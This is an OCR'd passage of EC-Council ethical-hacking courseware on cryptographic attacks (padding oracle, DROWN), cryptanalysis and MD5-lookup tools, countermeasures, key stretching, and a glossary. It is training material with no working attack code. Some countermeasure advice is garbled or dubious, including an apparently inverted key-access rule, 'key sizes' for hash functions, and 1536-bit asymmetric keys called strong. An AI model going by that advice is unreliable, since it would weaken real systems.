
Padding Oracle Attack

In a padding oracle attack, the attackers exploit the padding validation of an encrypted message to decipher the ciphertext. Such an attack is also known as a Vaudenay attack. In many cryptographic algorithms based on a block cipher, the messages are padded with additional random bits so that the length of the last block is of the required size. Padding oracle is a function of such encryption that verifies if a message was correctly padded. This attack is mainly performed on algorithms that operate in the CBC (Cipher Block Chaining) mode.

In this attack, the server (oracle) reveals information about whether the padding of an encrypted message was correctly done. In some cases, this information allows attackers to decrypt and optionally encrypt messages using the server's key (oracle's key) without having access to the corresponding encryption key.

For example, consider a scenario with a standard implementation of CBC decryption. The server decrypts all the ciphertext blocks, verifies the padding, removes all the additional padding done during the encryption process, and then returns the original message to application or user. If, for example, the server is unable to decrypt the message due to a padding error and returns an error message "Decryption failure: Invalid Padding" instead of a generic message "Decryption failed", this information can be exploited by an attacker. The attacker can use the server as a padding oracle to decipher the encrypted messages.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DROWN Attack

Decrypting RSA with Obsolete and Weakened eNcryption (DROWN) is a grave vulnerability that can affect important cryptographic protocols such as HTTPS and other cryptographic services that depend on SSL and TSL. The DROWN attack is a cross-protocol weakness that can communicate and initiate an attack on servers supporting recent SSLv3/TLS protocol suites. It is a new form of cross-protocol Bleichenbacher padding oracle attack.

The server is critically vulnerable to the DROWN attack if

- The server permits SSLv2 connection, which is mostly caused by a misconfiguration or incorrect default settings.
- The same private key certificate is used on a different server that allows SSLv2 connection, and it also makes the TLS server vulnerable, as the SSLv2 server can leak the key information.

The DROWN attack allows the attacker to decrypt the latest TLS connection between the victim client and the server by launching malicious SSLv2 probes using the same private key. Using this attack, the attacker can also force the victim client and server to use the RSA key exchange. Thus, the attacker can disrupt connections among the latest browsers and servers that favor the use of latest techniques, i.e., perfect-forward-secret key exchange, such as DHE and ECDH.

Attackers perform the DROWN attack as part of an online man-in-the-middle (MITM) attack, breaking encrypted keys, sniffing or stealing sensitive information such as passwords and bank account details, and accessing personal emails or messages. By performing this attack, the attacker can also masquerade as a secure website and thus seize or change the website contents.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.39: DROWN attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cryptanalysis Tools

Attackers use cryptanalysis tools to analyze and break ciphers. Some cryptanalysis tools are discussed as follows.

- **CrypTool**

  Source: *https://www.cryptool.org*

  The CrypTool project develops e-learning programs in the area of cryptography and cryptanalysis. It consists of e-learning software (CT1, CT2, JCT, and CTO).

  CrypTool 1 (CT1) – It is written in C++ and is a Windows program. It supports classical and modern cryptographic algorithms (encryption and decryption, key generation, secure passwords, authentication, secure protocols, etc.). It is used to perform cryptanalysis of several algorithms (Vigenère, RSA, AES, etc.)

  CrypTool 2 (CT2) – It supports visual programming GUI and execution of cascades of cryptographic procedures. It runs under Windows**.**

  JCrypTool (JCT) – It allows comprehensive cryptographic experimentation on Linux, MAC OS X, and Windows. It also allows users to develop and extend its platform in various ways with their own crypto plug-ins.

  CrypTool-Online (CTO) – It runs in a browser and provides a variety of encryption methods and analysis tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 20.40: Screenshot of CrypTool

Some additional cryptanalysis tools are as follows:

- Cryptosense (*https://cryptosense.com*)
- RsaCtfTool (*https://github.com*)
- Msieve (*https://sourceforge.net*)
- Cryptol (*https://cryptol.net*)
- CryptoBench (*http://www.addario.org*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Online MD5 Decryption Tools

Some online MD5 decryption tools that can be used to decrypt the MD5 hash value to discover the original message are as follows:


- MD5 Decoder (*https://www.dcode.fr*)
- CrackStation (*https://crackstation.net*)
- Md5() Encrypt & Decrypt (*https://md5decrypt.net*)
- md5hashing (*https://md5hashing.net*)
- MD5 Decrypt (*http://www.md5decrypt.org*)
- MD5 Decryption (*https://www.md5online.org*)
- MD5Decrypter (*https://www.md5decrypter.com*)
- OnlineHashCrack.com (*https://www.onlinehashcrack.com*)
- HashKiller.co.uk (*https://hashkiller.co.uk*)
- Md5.My-Addr.com (*http://md5.my-addr.com*)
- cmd5.org (*https://www.cmd5.org*)
- md5this (*http://www.md5this.com*)
- Decode MD5 Hash (*https://md5.web-max.ca*)
- md5 decoder tool (*http://md5.my-addr.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures

Attackers use various cryptanalysis methods and techniques to break cryptosystems and steal confidential information that is transmitted in the network. This section discusses some countermeasures that can be adopted to prevent such attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against Cryptographic Attacks


The following countermeasures can be adopted to prevent cryptographic attacks:

- Access of cryptographic keys should be given directly to the application or user.
- IDS should be deployed to monitor exchanging and access of keys.
- Passphrases and passwords must be used to encrypt the key, if stored in the disk.
- Keys should not be present inside the source code or binaries.
- For certificate signing, the transfer of private keys should not be allowed.
- For symmetric algorithms, a key size of 168 bits or 256 bits should be preferred for a secure system, especially in the case of large transactions.
- Message authentication must be implemented for the encryption of symmetric-key protocols.
- For asymmetric algorithms, a key size of 1536 bits or 2048 bits should be considered for secure and highly protected applications.
- In the case of hash algorithms, a key size of 168 or 256 bits should be considered.
- Only recommended tools or products should be used rather than self-engineered crypto algorithms or functions.
- Impose a limit on the number of operations per key.
- The output of the hash function should have a larger bit length that makes it difficult to decrypt.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Design applications and protocols that can avoid simple encryption key relationships, i.e., each encrypted key should be created from a key derivation function (KDF).
- Upgrade to the latest security standards.
- Use strong key schedules to mitigate the risks of related key attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Key Stretching


Key stretching refers to processes used to make a weak key stronger, usually by making it longer. This technique helps in defending against brute-force attacks. In general, passwords or passphrases generated by end users are weak and predictable. Hence, key stretching helps security professionals/users to prevent such attacks by strengthening their passwords.

In the key stretching technique, the initial key is given as input to an algorithm that generates an enhanced key. The key must be sufficiently resistant to brute-force attacks. It is very difficult for the attackers to predict the enhanced key as they need to try every possible combination of the key or likely combinations of the enhanced key.

There are many functions and libraries that perform key stretching as part of their working:

- Password-Based Key Derivation Function 2 (PBKDF2) is part of PKCS #5 v. 2.01. It applies some function (such as a hash or HMAC) to the password or passphrase along with Salt to produce a derived key.
- bcrypt is used with passwords, and it essentially uses a variant of the Blowfish algorithm, converted to a hashing algorithm, to hash a password and add Salt to it.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module discussed basic cryptography concepts used to protect confidential data as well as different types of cryptography. It also described ciphers and different encryption algorithms used to encrypt or decrypt data in detail. Furthermore, it illustrated various cryptography tools. It then highlighted the importance of PKI in encryption and discussed the email encryption protocols and tools in detail. It also discussed disk encryption along with various disk encryption tools. Moreover, it explained the various types of cryptanalysis methods and code breaking methodologies in use. Subsequently, it presented the various types of cryptanalysis attacks and cryptanalysis tools. Finally, it ended with an explanation of the countermeasures against various cryptography attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Glossary

A

- **Availability:** Assurance that the systems responsible for delivering, storing, and processing information are accessible when required by the authorized users.
- **Authenticity:** Refers to the characteristic of a communication, document, or any data that ensures the quality of being genuine.
- **Active Attacks:** Active attacks tamper with the data in transit or disrupt communication or services between the systems to bypass or break into secured systems.
- **Adversary Behavioral Identification:** Adversary behavioral identification involves the identification of the common methods or techniques followed by an adversary to launch attacks on or to penetrate an organization's network.
- **Active Footprinting:** Active footprinting involves gathering information about the target with direct interaction.
- **ARP Ping Scan:** Attackers send ARP request probes to target hosts, and an ARP response indicates that the host is active.
- **ACK Flag Probe Scan:** Attackers send TCP probe packets set with an ACK flag to a remote device, and then analyze the header information (TTL and WINDOW field) of received RST packets to determine if the port is open or closed.
- **Anonymizer:** An anonymizer is an intermediate server placed between you as the end user and the website to access the website on your behalf and make your web surfing activities untraceable.
- **Audio Steganography:** Audio steganography refers to hiding secret information in audio files such as .MP3, .RM, and .WAV.
- **Advanced Persistent Threats:** Advanced persistent threats (APTs) are defined as a type of network attack, where an attacker gains unauthorized access to a target network and remains undetected for a long period of time.
- **Antivirus Sensor System:** An antivirus sensor system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans.
- **Active Sniffing:** Active sniffing involves injecting Address Resolution Packets (ARP) into the network to flood the switch's Content Addressable Memory (CAM) table, which keeps track of host-port connections.
- **Address Resolution Protocol (ARP):** Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine (MAC) addresses.
- **ARP Spoofing Attack:** ARP spoofing involves constructing many forged ARP request and reply packets to overload the switch.
- **Application Level Hijacking:** Application level hijacking refers to gaining control over the HTTP's user session by obtaining the session IDs.
- **Anomaly Detection:** It detects the intrusion based on the fixed behavioral characteristics of the users and components in a computer system.
- **Application-Level Firewall:** Application-level gateways (proxies) can filter packets at the application layer of the OSI model (or the application layer of TCP/IP).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Application Proxy:** An application-level proxy works as a proxy server and filters connections for specific services.
- **API DDoS Attack:** The DDoS attack involves saturating an API with a huge volume of traffic from multiple infected computers (botnet) to delay API services to legitimate users.
- **Automated Web App Security Testing:** It is a technique employed for automating the testing process. These testing methods and procedures are incorporated into each stage of development to report feedback constantly.
- **Application Whitelisting:** Application whitelisting contains a list of application components such as software libraries, plugins, extensions, and configuration files, which can be permitted to execute in the system.
- **Application Blacklisting:** Application blacklisting contains a list of malicious applications or software that are not permitted to be executed in the system or the network.
- **Access point (AP):** An AP is used to connect wireless devices to a wireless/wired network.
- **Association:** It refers to the process of connecting a wireless device to an AP.
- **Agent Smith Attack:** Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps.
- **Android Rooting:** Rooting process involves exploiting security vulnerabilities in the device firmware and copying the SU binary to a location in the current process's PATH (e.g., /system/xbin/su) and granting it executable permissions with the chmod command.
- **Asymmetric Encryption:** Asymmetric encryption (public-key) uses different encryption keys, which are called public and private keys for encryption and decryption, respectively.
- **Advanced Encryption Standard (AES):** The Advanced Encryption Standard (AES) is a National Institute of Standards and Technology (NIST) specification for the encryption of electronic data.

B

- **Behavioral Indicators:** Behavioral indicators of compromise are used to identify specific behavior related to malicious activities.
- **Black Hats:** Black hats are individuals who use their extraordinary computing skills for illegal or malicious purposes.
- **BGP:** Border Gateway Protocol (BGP) is a routing protocol used to exchange routing and reachability information between different autonomous systems (AS) present on the Internet.
- **Brute-Force Attack:** In a brute-force attack, attackers try every combination of characters until the password is broken.
- **Buffer Overflow:** Buffer overflow or overrun is a common vulnerability in an applications or programs that accepts more data than the allocated buffer.
- **Baiting:** Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data.
- **Botnet:** A botnet is a huge network of compromised systems and can be used by an attacker to launch denial-of-service attacks.
- **Broken Access Control:** Broken access control is a method in which an attacker identifies a flaw related to access control and bypasses the authentication, which allows them to compromise the network.
- **Base64 Encoding:** The Base64 encoding scheme represents any binary data using only printable ASCII characters.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Bug Bounty Program:** The bug bounty program is a challenge hosted by organizations, websites, or software developers to tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities.
- **Blind/Inferential SQL Injection:** In blind SQL injection, an attacker poses a true or false question to the database to determine whether the application is vulnerable to SQL injection.
- **Blacklist Validation:** Blacklist validation rejects all the malicious inputs that have been disapproved for protected access.
- **Bandwidth:** It describes the amount of information that may be broadcast over a connection.
- **Basic service set identifier (BSSID):** It is the media access control (MAC) address of an access point (AP) or base station that has set up a basic service set (BSS).
- **Bluetooth:** Bluetooth is a short-range wireless communication technology that replaces the cables connecting portable or fixed devices while maintaining high levels of security.
- **Bluesmacking:** A Bluesmacking attack occurs when an attacker sends an oversized ping packet to a victim's device, causing a buffer overflow.
- **BlueSniff:** BlueSniff is a proof-of-concept code for a Bluetooth wardriving utility.
- **BluePrinting:** BluePrinting is a footprinting technique performed by an attacker to determine the make and model of a target Bluetooth-enabled device.
- **Btlejacking:** A Btlejacking attack is detrimental to Bluetooth low energy (BLE) devices. The attacker can sniff, jam, and take control of the data transmission between BLE devices by performing an MITM attack.
- **Bluejacking:** Bluejacking is the activity of sending anonymous messages over Bluetooth to Bluetooth-enabled devices, such as laptop and mobile phones, via the OBEX protocol.
- **Bluesnarfing:** Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, PDAs, and other devices.
- **Bluebugging:** Bluebugging involves gaining remote access to a target Bluetooth-enabled device and using its features without the victim's knowledge or consent.
- **BYOD:** Bring your own device (BYOD) refers to a policy that allows an employee to bring their personal devices, such as laptops, smartphones, and tablets, to their workplace and use them to access the organization's resources by following the access privileges.
- **BlueBorne Attack:** A BlueBorne attack is performed on Bluetooth connections to gain access and take full control of the target device.
- **Business Network:** It comprises of a network of systems that offer information infrastructure to the business.
- **Basic Process Control System (BPCS):** A BPCS is responsible for process control and monitoring of the industrial infrastructure.
- **Blowfish:** Blowfish is a type of symmetric block cipher algorithm designed to replace DES or IDEA algorithms.

C

- **Confidentiality:** Assurance that the information is accessible only to those authorized to have access.
- **Close-in Attacks:** Close-in attacks are performed when the attacker is in close physical proximity with the target system or network in order to gather, modify, or disrupt access to information.
- **Cyber Kill Chain Methodology:** The cyber kill chain methodology is a component of intelligence-driven defense for the identification and prevention of malicious intrusion activities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Cyber Terrorists:** Cyber terrorists are individuals with a wide range of skills, motivated by religious or political beliefs, to create fear of large-scale disruption of computer networks.
- **Clearing Tracks:** Clearing tracks refers to the activities carried out by an attacker to hide malicious acts.
- **Cyber Threat Intelligence:** Cyber Threat Intelligence (CTI) is defined as the collection and analysis of information about threats and adversaries and the drawing of patterns that provide the ability to make knowledgeable decisions for preparedness, prevention, and response actions against various cyber-attacks.
- **Competitive Intelligence Gathering:** Competitive intelligence gathering is the process of identifying, gathering, analyzing, verifying, and using information about your competitors from resources, such as the Internet.
- **Common Vulnerability Scoring System (CVSS):** CVSS is a published standard that provides an open framework for communicating the characteristics and impacts of IT vulnerabilities.
